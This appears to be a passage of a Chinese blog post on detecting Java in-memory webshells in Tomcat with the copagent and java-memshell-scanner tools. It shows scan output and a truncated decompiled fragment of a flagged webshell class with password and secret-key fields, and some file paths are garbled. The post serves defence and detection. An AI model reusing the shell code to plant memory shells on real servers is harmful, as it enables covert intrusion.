
3. Copagent

这个项目是上面的改进版本，直接可以确定风险等级，并且将内存中的信息全部输出。


项目地址：https://github.com/LandGrey/copagent

试了一下，只有 jdk1.8 能够运行，之后会生成一个. copagent，里面有扫描结果。


在 result 里面可以查看结果，展示详细信息


D:\NetworkSec\java内存马\.copagent>cat result.txt
All Suspicious Class : 69
high risk level Class :
normal risk level Class :
order : 1
name : com.controller.PictureController
risk level : normal
location : D:\NetworkSec\java□%□□□\.copagent\java\org.apache.catalina.loader.ParallelWebappClassLoader-281d225b\com\controller\PictureController.java
hashcode : 4271ca87
classloader : org.apache.catalina.loader.ParallelWebappClassLoader
extends : ParallelWebappClassLoader
context: springmvcdemo_war
delegate: false
----------> Parent Classloader:
java.net.URLClassLoader@7591083d
order : 2
name : com.controller.IndexController
risk level : normal
location : D:\NetworkSec\java□%□□□\.copagent\java\org.apache.catalina.loader.ParallelWebappClassLoader-281d225b\com\controller\IndexController.java
hashcode : 4b990c5b
classloader : org.apache.catalina.loader.ParallelWebappClassLoader
extends : ParallelWebappClassLoader
context: springmvcdemo_war
delegate: false
----------> Parent Classloader:
java.net.URLClassLoader@7591083d
order : 3

根据风险等级判断



在相关 class 文件里查找这个包



代码可以在相关 java 文件里找到


```java
import javax.servlet.jsp.PageContext;

public final class StdSubtypeResolver
extends ClassLoader
implements Servlet {
    public final char[] toBase64 = new char[]{'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R',
    private String Pwd;
    private String path;
    private String secretKey;
    private HashMap parameterMap;
    private ServletContext servletContext;
    private ServletConfig servletConfig;
    private static final JspFactory _jspxFactory = JspFactory.getDefaultFactory();

    private Object invoke(Object obj, String methodName, Object ... parameters) {
        try {
            ArrayList classes = new ArrayList();
            if (parameters != null) {
                for (int i = 0; i < parameters.length; ++i) {
                    Object o1 = parameters[i];
                    if (o1 != null) {
                        classes.add(o1.getClass());
                        continue;
                    }
                    classes.add(null);
                }
            }
            Method method = this.getMethodByClass(obj.getClass(), methodName, classes.toArray(new Class[0]));
            return method.invoke(obj, parameters);
        }
        catch (Exception exception) {
            return null;
        }
    }

    public StdSubtypeResolver(ClassLoader c) {
        super(c);
    }

    public StdSubtypeResolver() {
    }
```

4. java-memshell-scanner

https://github.com/c0ny1/java-memshell-scanner

通过 jsp 脚本扫描并查杀各类中间件内存马，比 Java agent 要温和一些

通过 jsp 脚本扫描并查杀各类不同种内存马，比 java agent 要温和一些。



Tomcat memshell scanner 0.1.0

Filter scan result

ID	Filter name	Patern	Filter class	Filter classLoader	Filter class file path	dump class	kill
1	filter-b2b1cad2-44be-4f43-8db0-bd43da5ad368	[/*]	ThreadCmdshellFilter	高危ClassLoader com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl$TransletClassLoader	无文件 在磁盘上没有对应class文件，可能是内存马	dump	kill
2	AFilter	[/webshell.do]	me.gv7.vuldemos.jdvw.TestFilter	org.apache.catalina.loader.ParallelWebappClassLoader	/Users/c0ny1/Downloads/jdvw/out/artifacts/jdvw_war_exploded/WEB-INF/classes/me/gv7/vuldemos/jdvw/TestFilter.class	dump	kill
3	Tomcat WebSocket (JSR356) Filter	[/*]	org.apache.tomcat.websocket.server.WsFilter	java.net.URLClassLoader	file:/Users/c0ny1/software/Tomcat/apache-tomcat-9.0.36/lib/tomcat-websocket.jar!/org/apache/tomcat/websocket/server/WsFilter.class	dump	kill

Servlet scan result

ID	Servlet name	Patern	Servlet class	Servlet classLoader	Servlet class file path	dump class	kill
1	jsp	*.jspx	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/Users/c0ny1/software/Tomcat/apache-tomcat-9.0.36/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class 无文件	dump	kill
3	/favicon.ico	/favicon.ico	x.AES_BASE64	payload 自定义ClassLoader	在磁盘上没有对应class文件，可能是内存马	dump	kill
4	jsp	*.jsp	org.apache.jasper.servlet.JspServlet	java.net.URLClassLoader	file:/Users/c0ny1/software/Tomcat/apache-tomcat-9.0.36/lib/jasper.jar!/org/apache/jasper/servlet/JspServlet.class	dump	kill
5	SearchRequstByBFSServlet	/bfs	me.gv7.vuldemos.jdvw.SearchRequstByBFSServlet	org.apache.catalina.loader.ParallelWebappClassLoader	/Users/c0ny1/Downloads/jdvw/out/artifacts/jdvw_war_exploded/WEB-INF/classes/me/gv7/vuldemos/jdvw/SearchRequstByBFSServlet.class	dump	kill
6	DeserialServlet	/deserial	me.gv7.vuldemos.jdvw.DeserialServlet	org.apache.catalina.loader.ParallelWebappClassLoader	/Users/c0ny1/Downloads/jdvw/out/artifacts/jdvw_war_exploded/WEB-INF/classes/me/gv7/vuldemos/jdvw/DeserialServlet.class	dump	kill
7	WebshellServlet	/webshell	me.gv7.vuldemos.jdvw.WebshellServlet	org.apache.catalina.loader.ParallelWebappClassLoader	/Users/c0ny1/Downloads/jdvw/out/artifacts/jdvw_war_exploded/WEB-INF/classes/me/gv7/vuldemos/jdvw/WebshellServlet.class	dump	kill
8	SearchRequstByRecursiveServlet	/recursive	me.gv7.vuldemos.jdvw.SearchRequstByRecursiveServlet	org.apache.catalina.loader.ParallelWebappClassLoader	/Users/c0ny1/Downloads/jdvw/out/artifacts/jdvw_war_exploded/WEB-INF/classes/me/gv7/vuldemos/jdvw/SearchRequstByRecursiveServlet.class	dump	kill
9	default	/	org.apache.catalina.servlets.DefaultServlet	java.net.URLClassLoader	file:/Users/c0ny1/software/Tomcat/apache-tomcat-9.0.36/lib/catalina.jar!/org/apache/catalina/servlets/DefaultServlet.class	dump	kill

code by c0ny1

参考文章：

1. https://www.cnblogs.com/stateis0/p/9062201.html

2. 站在巨人的肩膀学习 Java Filter 型内存马
(https://www.cnblogs.com/bmjoker/p/15114884.html)
3. 一文看懂内存马
(https://www.freebuf.com/articles/web/274466.html)